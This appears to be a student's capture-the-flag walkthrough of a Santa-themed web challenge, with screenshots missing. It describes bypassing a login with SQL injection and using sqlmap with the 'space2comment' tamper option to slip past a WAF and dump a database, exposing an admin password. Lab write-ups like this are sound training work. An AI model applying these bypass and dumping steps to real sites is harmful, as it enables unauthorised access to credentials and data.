
Day 5: Web Exploitation –Someone stole Santa's gift list!

Tools used: Kali Linux, Firefox, burp suite, Foxy Proxy, sqlmap


Solution/walkthrough:


Question 1

We were shown Santa's Official Forum when using port 8000.




We visit Santa's secret login panel and bypass the login using SQLi.







Turned burp and proxy on and tried searching for the database, we saved the captured request as a file.



Used sqlmap command on the terminal to bypass the WAF and dumped the entire database.




Amount of entries in the gift database and what Paul want can be seen.



Flag was shown.

Admin password was shown.



Thought Process/Methodology:

After pasting the machine's IP with port 8000 into the browser's search bar, we were shown Santa's Official Forum. We guessed the path of Santa's secret login panel by deriving out of 2 words from the question. We were shown Santa's secret login panel and successfully bypassed the login using SQLi attack. We turned burp and proxy on and tried searching for the database. A captured request was shown on burp suite. We saved the request as a file. We used sqlmap command on the terminal to bypass the WAF by using --tamper=space2comment which was provided and dumped the entire database.The amount of entries in the gift database, details of entries, admin's password, and a flag can then be seen.